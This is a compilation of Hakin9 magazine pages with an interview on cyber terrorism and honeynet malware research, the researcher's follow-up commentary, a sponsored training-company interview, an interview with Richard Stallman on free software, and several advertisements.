***h9:* What types of cyber terrorism are you aware of?**
TH: Cyber terrorism is a very tricky thing. I don't have that strong skill set in terms of the foreign languages like Arabic, Farsi, Indi, all those iterations. What we do know is that there are a number of groups that are using the Internet as a vehicle to recruit others or to engage in what some might refer to as psychological operations. This type of activity can be considered information warfare against the U.S. using things like – sort of like a YouTube-type device where you can post your own videos or you can make your own news magazine and send it out through the Web. These are ways to provide misinformation to the public or spread your general message out to anyone who's willing to listen, what some people refer to as the e-jihad. That's pretty significant and that's something that is going to garner a lot more attention in the coming months and years as we continue to deal with issues in the Middle East, Al Qaeda and various other problems.

***h9:* What types of tools are you using to analyze this type of activity?**
TH: Well, I'm part of the UNC-Charlotte Honey Net Project, which is run out of the Department of Software and Information Systems. So, myself and three other professors from that department run this team where we have an open honey net system to run and analyze malware that we collect through different sources. We can actually see where, say a bot connects to for command and control, how they take their commands and what


"Anyone have issues with dual booting with Ubuntu?"
"Anybody setting root password in DSL Linux?"
" Which video driver for Linux?"
You have a similar question or know the answer?
Join the community of Linux users at Linux+ forum
www.lpmagazine.org

it does, say what IPs it will scan. We try to observe traffic in that way. We also use the honey net as a means to test some of the tools that we obtain from various malware and stolen data markets. In fact, people do provide access to the tools for free. They may say, *I have this version of a bot so I'm going to provide you with the binary. You can do whatever you want with it*. We'll try to download those binaries and we'll run them through the honey net to see what it does or how to make it function as per the description that's provided. The other main tool that we use is the Internet. A lot of the places we visit online are publicly open web forums, where you control or ghost or however you like to refer to it. You don't actually have to register, you can just scan everything and see what you want. This is important, especially with malware and stolen data since many of them are open. We also investigate closed IRC boards and web forums that require registration. Our main method of assistance is to examine public sources. We use Google Translator, we use Bagel Fish, and we use many machine translation programs to translate any foreign language into English. This is something we are experimenting a little bit with to see how we can examine cyber terrorism, or any of the various facets of government-sponsored or terrorist-sponsored behavior. We are having some success with this but our primary mechanism is to just use the Internet with various proxies to protect ourselves on the back end.

***h9:* What is the most serious threat that you've ever come across?**
TH: It depends probably on what you define as a threat. Some people would probably be very concerned about their children and pedophiles and things like that. We are looking at pedophilia right now. In terms of financial and say, private sector harm, there are concerns of attacks on government targets and critical infrastructure issues. Some of the most significant things that we've seen are bots and other pieces of malware that track back to either organized crime groups or Eastern European groups that seem to be highly sophisticated. Many groups are making tools that seem to be only designed to steal data or to act as a key logger to obtain information, be it customer-based or otherwise, just even scanning networks. So that seems to be a pretty significant threat based on the types of information they could obtain. If it's millions of customer accounts, if it's a fast-flex network that is being used to fish hundreds and hundreds of thousands of people, that's a pretty significant concern, not only for a bank or financial institution, but for the customer on the bank end who will wonder, *Well, when is my account going to be compromised*?

***h9:* Do you think that both corporate and government sectors are doing enough to combat these types of issues?**
TH: I think that they are. I think there are some very good efforts on both fronts in terms of not only understanding how the groups that are operating different pieces of malware, how the individuals are selling stolen data and providing access to bot networks and other things. There's an effort underway both in the private and public spheres to understand how these groups operate, how are they connected with one another? What can we do to, in some ways, either disrupt the flow of traffic or disrupt the groups themselves? That's a very important issue. The second portion, in terms of say, law enforcement and interdiction efforts, that's something that's grown significantly. It's now the third tier of the FBI's mission to deal with computer crime and cyber terrorism. So the emphasis on this problem has definitely grown, and I think the resources are being shifted in such a way as to better combat the problem.

The real difficulty, from a personal point of view, lies in the sophistication of these groups. If you have nothing else to do but sit and figure out, How do I find the next exploit? What can I do to figure out a flaw in this specific system or piece of hardware of software, and that's your entire reason for being. Then there's no end to what you're going to find next. So however people come up with to secure a system, they are going to find ways to get around it, whether it's three-factor or four-factor or multi-factor authentication. You know, if the system uses keys and various other ways to protect you, someone will figure out a way to get that data eventually. Like what's happened with virtual keypads, which were designed to be a way to disrupt or at least resolve the problem of key loggers.

So no longer are you typing in your password, you use your mouse to punch it into a virtual keypad. Now there's tools out there that will do screen catchers every so many seconds or even picoseconds to capture every click. So there's always somebody who's going to be creative enough to get around your security protection. So I think that's the real hard part.

***h9:* What do you foresee for the future?**
TH: With the invention and distribution of fast flex networks for phishing purposes, it seems like that's only going to continue to be a problem. We're going to continue to see spam and even those penny stock messages and things like that going out where people are making money by simply preying on others in a very low-level fashion. So that's something that I don't think is ever going to go away. I think another thing that really hit this year that's important to know is the Russia-Estonian conflict that occurred late April and early May where, because the Estonian government removed a Russian monument from a memorial garden, there were protests in the street in both Russia and Estonia as well as online where groups were attacking one another. They were attacking government websites and financial institution sites. In fact, of the major banks in Estonia had a denial-of-service attack that took it offline for a long time. That's the kind of thing that really points to the significance of the Internet as what people call a forced multiplier, where you can be one person but you can make a staggering impact on someone else, on a government or a business and leveraging the power of your computer to do something, whether it's a denial of service attack, whether it's spamming the Estonian Embassy or something like that.

So individuals are using the Internet as a means of political expression and generally promoting a message. The same thing is true with Al Qaeda and other terrorist organizations throughout the world. So that's another thing that's probably going to become even more significant in the next few years.

***h9:* In conclusion, how can people help? How can they get involved to stop some of this kind of stuff? I mean, just the common person like myself?**
TH: Well the good thing is that because it is all open source, this is information that is just floating around and it is publicly-accessible. If you stumble onto it, or if you go out looking for it in the course of your day-to-day job, say if you were on a PEN tester who likes to see what the black hat groups are up to or whatever it is that you may be looking at, law enforcement usually is always happy to take a tip or take some advice so that information can be communicated directly to federal agencies that may be in your area. If you have a branch of the FBI or the secret service, they may like to see what it is that you have found. In my case, since we have an intelligence team that I run, we have students that are looking at this as well as myself. We are always happy to take an email or we take whatever advice people have.

The good news is that there are so many different eyes that can look at these issues. This can really be useful. Because it is more than something that 5 or 10 or 15 people are going to be able to handle on their own. If you've got, even just a rough guess, if there are many individuals that are involved in the sale and distribution of malware and stolen data, then that is more than myself or even 20 or 30 people could manage in the course of a week or a month or a year. So in terms of assistance, contacting law enforcement, contacting researchers, is always something helpful. You can also subscribe and contribute to some of the malware.org lists, those kinds of things, private groups, public platforms – always a good outlet.

by *Terron Williams*

A D V E R T I S E M E N T

HAKIN9
PRACTICAL PROTECTION
HAKIN9
PRACTICAL PROTECTION HARD CORE IT SECURITY MAGAZINE
MY ERP GOT HACKED!
STEP-BY-STEP COMPUTER FORENSICS GUIDE
WWW.HAKIN9.ORG/EN

Thomas J. Holt comments

A year ago I had the privilege of giving an interview with a Hackin9 reporter, where we discussed a variety of issues related to cybercrime and terror (see page 208). During the interview, I suggested that there were several trends that security professionals and academics alike needed to consider and watch carefully. In light of the rapidly changing malware and cybercrime environment, I have been given the opportunity to review and discuss these thoughts to see what has happened in the intervening years.

In particular, I though that fast-flux networks used in the course of phishing attacks would continue to be a significant problem. It would appear that this prediction has come true, as it is now part and parcel of other types of attack. In fact, the Storm Worm, which gained significant prominence shortly after the interview was published, utilizes a similar tactic to send out spam and penny stock messages.

I also suggested that spamming and e-mail based scams would continue to be a problem. There was, however, a decline in the number of phishing and spam attacks in 2008 as a consequence of the shutdown of McColo and other rouge ISPs involved in the distribution of these messages. This was an excellent sign of progress, as these groups were inundating the larger population of Internet users with fraudulent mail. Recent evidence from MessageLabs, however, suggests that spam rates are reaching previously recorded high levels as a consequence of strengthened botnets with increasing numbers of nodes. Thus, spam appears to be a continuous problem that is tough to mitigate.

Beyond these issues, I urged careful consideration of the ways that computer-based conflicts would erupt from real world conflicts between nations. This notion was fully supported, as Russian military actions in Georgia in August 2008 led to coordinated Denial of Service attacks against Georgian infrastructure. Government and business sites were defaced or taken off-line, and embassies and government officials were spammed by attackers and *hacktivists*. In fact, the magnitude of attacks was so significant that some Georgian websites sought out U.S. hosting services to reduce the threat of attack. This has led many pundits to label these events as indicators of true cyberwarfare.

I also suggested that the Internet would continue to play a role in political expression and promotion of religious or nationalist ideals. This issue appears to be true, given a variety of events around the world. Take for example, the role of YouTube, Twitter, and blogs during the 2008 presidential election in the U.S. These resources played a pivotal role in voicing news, support, dissent, and invective about the candidates and their campaigns. On the world stage, there were myriad web sites that went up railing against the Chinese government's human rights violations and treatment of the Tibetan people before and during the Summer Olympic Games in 2008.

Since the Internet enables all parties to discuss and express their views, this has led to an increase in potentially problematic behavior as well. For instance, white supremacist groups in the U.S. to have seen an increase in web searches and hits throughout 2008 and 2009 with the election of Barack Obama. In addition, National Public Radio in the U.S. reportedly found and downloaded a 51 page recruitment manual written by al Qaeda on 23 March 2009. This guide, titled *The Art of Recruiting Mujahedeen*, was found a popular jihadi web site along with other documents and manuals. Thus, we cannot underestimate the value of the Internet for all parties, be they centrist or extremist in nature.

Beyond these issues, it is a challenge to identify what is next on the horizon. Clearly, the established infrastructure of botnets and other malware has engendered a cybercrime business model that will be a challenge to defeat. It is somewhat stable, robust, and adaptive to new vulnerabilities and exploits. Thus, I think it is one of the most concerning issues we should begin to address. Additionally, threats against critical infrastructure, such as electrical grids, must be given greater attention. A serious attack against these resources could cause significant financial and emotional damage and may be a pivotal turning point in the perception of cybercrime. I would personally like to see more social scientists address all of the issues I have raised in tandem with information technology and security researchers. Together, we could begin to achieve beneficial findings that could benefit both disciplines.

by Dr. Thomas J. Holt

Conversation with CEO of Koenig Solutions

Rohit Aggarwal has more than 15 years experience in IT training and certifications. Koenig Solutions Pvt. Ltd. is the pioneer and current #1 in Offshore Training

Hackin9 Team: Tell me about your company?
Koenig is a unique training organization in the sense that though we are based in India, 95% of our customers are from outside India. 50% of our customers are from Europe. We are a global hub for IT training where people (›100 per month) fly in from all parts of the world for training and certification. Even after paying for travel and airfare our training solution costs 50% of European costs. For example our 4-week CCSP course is € 3,800 including travel, official curriculum, exams, accommodation, meals. Similar course in Europe costs more than € 8,000.

H9T: How do you manage such competitive prices?
India has the second largest # of IT professionals in the world and living costs are substantially less as compared to Europe. Since we serve a global customer base, economies of scale work for the benefit of our customers.

H9T: Apart from the price what makes your training unique?
We offer 1-on-1™ training, which is a unique solution in which the participant gets a personal trainer. The training is fully customized and can be started from Any Date™. We also offer training in holiday destinations – Goa (which is India's most popular beach) and Shimla (nestled in the world's highest mountain range – Himalayas). We provide an end-to-end solution – airport pick-up, hotel, daily transport, in-house testing, meals and support from the hospitality desk.

H9T: How is your solution useful for our reader?
It is critical for security professionals to remain up-to-date with security techniques, tools and certification. Since time is money, training has to fit in their schedule rather than vice versa. With 1-on-1™ training, participants can schedule training as per their work schedule. They also save 50% money as compared to European costs. We provide official training for Microsoft, Oracle, Cisco, Red Hat, EC-Council, CWNP, Novell, CompTIA certifications. We offer all popular security certifications – CCSP, CCNA Security, RHCSS, CEH, CHFI, ECSA / LPI, Security+, SCNP, SCNA, ...

H9T: Who are your customers in Europe?
Most of our customers are Fortune 500 companies and Governments. The top 4 banks of Netherlands (including ING) are our customers. Some of our customers are US military contractors working for General Dynamics.

H9T: What is your training structure?
We provide instructor-led training in a classroom environment. Training is hands-on, intense and practicals oriented. For Cisco course, we use real Cisco equipment. A distraction free environment is provided to maximize learning.

Since, the participants remain away from work / family and are focused on learning for the duration of the 'boot camp' they learn a lot more than they would in a day school. In fact, we arrange other services (including cab pick-and-drop from the hotel) to enable the student to spend maximum time on studies.

H9T: What can the attendees expect?
Attendees can expect to learn about the latest security technologies and tools using official curriculum and certified trainers. 95% of our students return back fully certified. Batch sizes are small (not more than 5 students) and all students get individual attention of the trainer. They also get to see Incredible India and meet IT professionals from all over the World.

Koening is Authorised Training Partner of:

CISCO PARTNER Learning Associate
redhat. CERTIFIED TRAINING PARTNER
EC-Council Accredited Training Center
SCP ARCHITECT SECURITY CERTIFIED NETWORK ARCHITECT
Microsoft GOLD CERTIFIED Partner 2008 LEARNING SOLUTIONS PARTNER OF THE YEAR-FINALIST
ORACLE APPROVED EDUCATION CENTER
CIW™ AUTHORIZED TRAINING PARTNER

KOENIG
#1 IN OFFSHORE TRAINING
www.koenig-solutions.com
info@koenig-solutions.com

I wish I could be the World Liberator

We present an interview with Richard Matthew Stallman , the founder of the free software movement, the GNU Project, the Free Software Foundation, and the League for Programming Freedom. His major accomplishments include the original Emacs, the GNU C Compiler, and the GNU Debugger. He is also the author of the GNU General Public License, which pioneered the concept of the copyleft.

hakin9 team: Why did you start Free Software Foundation?
Richard Stallman: When I started developing the GNU operating system, in 1984, the first parts I worked on were not interesting on their own; they were replacements for parts of Unix, necessary parts of the job of replacing all of Unix, but Unix users already had similar programs.

In 1985 I released GNU Emacs. Unix did not include anything like that, and the other Emacs editors then available to run on Unix were not as good. Users wanted to run on GNU Emacs on Unix systems, and it showed that GNU was more than just vaporware. I concluded that it might be possible to raise funds for development of GNU. So I set up a tax-exempt organization to receive donations and give donors a tax deduction. That was in October 1985.

The original Free Software Foundation operates in the US. There are now several sister organizations, also called Free Software Foundations, which operate in other parts of the world, including FSF Europe (*fsfeurope.org*). We start a Free Software Foundation in a region when the community there has time-tested activists who can be its leaders.

There are many other free software organizations of other kinds; dozens at least. All are part of the free software community, and their aim is to make that community stronger so as to spread freedom for computer users throughout cyberspace.

h9: What is the status of FSF today?
RS: We are still here, but our work is different nowadays. In the 80s, the FSF's main activity was funding development of parts of the GNU system. Nowadays we don't do that, because others do so much free software development that a few FSF staff programmers would be a tiny increment. Instead we do things that others don't do (see below).

h9: How do you find sponsors and supporters, what are FSF goals for the future? How a private users and companies can support FSF?
RS: The FSF looks for support through our web sites, through articles and speeches, and through tables at events, and any other way we can publicize the cause. Our overall goal is to bring freedom to software users; our specific activities today include:

- the Free Software Directory (*directory.fsf.org*),
- enforcing the GNU General Public License for FSF-copyrighted software,
- a protest campaign designed to make Digital Restrictions Management (DRM) a public political issue (*defectivebydesign.org*),
- supporting facilities such as *savannah.gnu.org* and *lists.gnu.org,*
- updating of the GNU GPL.

The most obvious way for an individual to help us is by becoming an associate member (see *fsf.org*). But there are many volunteer activities you could help with. You could volunteer to program for a GNU package, but there are many other ways to volunteer that don't involve programming. See *www.gnu.org/help* for a long list of suggestions.

h9: Could you tell us something more about creating the GNU system?
RS: Most operating systems were developed for technical motives or commercial motives. The GNU operating system (*www.gnu.org*) is the only one (as far as I know) developed for an ethical, political motive: to win freedom for computer users.

The computer is useless without an operating system, and in 1983 all the operating systems for modern computers were proprietary (non-free) software. The user of a proprietary program is under the power of the program's developer. The only way for the user to have freedom is to escape from proprietary programs - which means, either stop using computers, or use them entirely with free software. In 1983, the former option was the only possible one, but I did not like it much.

So I set out to develop an operating system that would be entirely free software. That would make it possible to choose the second option; possible for me, and possible for you.

Today the GNU operating system is widely used, but most of its users don't know it is GNU; they think it is Linux. Linux is actually a kernel that was developed by Linus Torvalds in 1991, and made free software in 1992. At the time, GNU was nearly complete, all except the kernel. Linux filled that gap, and the combination, GNU with Linux added, is the system that has caught on ever since.

When users call the whole system Linux, they think it was all developed by Linus Torvalds, a man who publicly denounces the idea of defending users' freedom.

Thus, this error is not merely unfair to the thousands of people who have worked on developing GNU since 1984. It leads users to follow a leader who will lead them in the wrong direction. You can help correct the user simply by calling the system GNU/Linux (i.e., the combination of GNU and Linux). See *http://www.gnu.org/gnu/gnu-linux-faq.html* for more explanation about this.

h9: What is your opinion about companies which use free software, but don't support the development of it by donating money, infrastructure?

RS: Everyone is welcome to use free software. To use it without contributing, if you have the means to contribute is stingy, but not really evil. What is really wrong is to use non-free software and fail to press the development of its free replacement. That perpetuates the system of domination that proprietary software imposes on its users.

h9: Is free software secure?

RS: I am not a security expert, and security is not my main concern. However, others that know more about computer security than I do say you should not trust any software to provide security if it isn't free, or at least close to it. The deep reason for this is that when software is not free, its developer controls it. If you use that software, its developer has power over what happens when you use it. With free software, the users are in control; what they want, they get, whether it be security or whatever else.

h9: You are a mastermind, you could be the second Bill Gates.

RS: It is a mistake to think Gates and I are similar. I am, or at least was when I was younger, a great operating system developer. Gates was never particularly good at that; I think I could out-program him with one hand tied behind my back. On the other hand, Gates is a cunning businessman with a talent for spotting ways to gain power over society. There is no reason to suppose I am particularly good at running a business. If I had tried to compete with Gates, I'd probably have been a total flop. But I never tried, and never wanted to try, to compete with Gates for the post of World Dominator - because I don't believe there ought to be one. I wish I could be the World Liberator. I'm not the world's greatest freedom fighter, but I do think I can liberate a substantial part of the world in one aspect of life.

h9: You would have been able to start your own multinational, but instead you work focused on your projects, gaining prestige awards and being indifferent on corporations proposals. Why did you choose this way, if you could be one of the richest man in the world? What are the upcoming events connected with FSF and Gnu?

RS: Our work usually doesn't consist of events, and in the past I would not have been able to answer. At present, I can. We are working towards release of GPL version 3 either in October or January. We also have events in the sense of activities: protest events against DRM. These are in the US, but people could talk with FSF Europe (*fsfeurope.org*) and perhaps organize such activities anywhere else.

by Marta Ogonek

A D V E R T I S E M E N T

MAGAZINE
BSD
WWW.BSDMAG.ORG
FREE DVD INSIDE FREEBSD 7.1 32BIT
MAGAZINE BSD
FOR NOVICE AND ADVANCED USERS
GUIDE TO FREEBSD
EXCLUSIVELY
INSIDE
60 PAGES OF PRACTICAL TUTORIALS

BEST OF Hakin9

UPCOMING PROJECTS

What kind of information is important for IT Security Expert, and what you are willing to get to know by such publication?

Hakin9 Extended Edition is a new project where we want to publish articles devoted to specified issues.


You can influence on the content by sending us your suggestions regarding topics which we should write about in next issues.

If you want to know what is currently happening visit:
our web site at www.hakin9.org/en
our forum at
http://forum-en.hakin9.org
and Hakin9 group at LinkedIn
There you can find information about our current projects, contests and news from the IT security world.

If you want to cooperate with Hakin9 as Beta Tester, write an email to en@hakin.org with „Beta Tester" in the topic and we will add you to our Beta Testers group.

What does beta a tester do? They help us keep the magazine's content on the highest level.
Want to know more?
Join Hakin9 Beta Testers Group!

Beta Testers who participate actively in creating the magazine are listed in the imprint as Top Betatesters.



WHY YOUR NETWORK NEEDS NetIntercept®

NetIntercept is a powerful tool for recording, analyzing and browsing your network traffic.
This FreeBSD/MySQL-based appliance archives, analyzes and displays your network traffic streams.

Security personnel use NetIntercept to:

* Manually/automatically backstop firewalls/proxy servers/IDSes with Rapid Event Analysis® of archived traffic
* Manual or automatic traffic monitoring in support of investigations.

Network operations personnel use NetIntercept to:

* Monitor and diagnose Service Levels on links to business partners
* Speed & simplify diagnosis and correction of problems in complex networked applications.

Software developers use NetIntercept to:

* Record and archive application behavior
* Understand and diagnose problems in system-system interactions from Layer 2 through 7.

NetIntercept lets you look back in time, keeping hours, days or weeks of captured traffic immediately available. NetIntercept's deep heuristic stream recognition, analysis and data mining capabilities let you identify and study important connections efficiently.

New Features in NetIntercept 4.1

* **Investigator's Notebook tool** for organizing and presenting analysis results

* **Simple search for keywords** in many different character sets

* **Improved export management,** plus **application-wide** support for **copy/paste**

* Many more elements can be **Bookmarked**

Experiment with our downloadable Windows demo to see the productivity benefits of NetIntercept. View our example analysis results, or import traffic you've captured:

http://www.sandstorm.net/products/netintercept/ni-demo-request.php

®

Sandstorm Enterprises®
tools with sharp edges®

www.sandstorm.net · +1 781.333.3200 · sales@sandstorm.net

Sequrit

SECURITY
ONLINE
TRAINING

- Security+
- Network+
- CPTS
- CWNA
- DRBC
- Google hacking+

EC COUNCIL
ONLINE
TRAINING

- CEH
- ECSA/LPT
- CHFI
- Secure Coding

Security classes online by

Wayne M. Burke

www.sequrit.org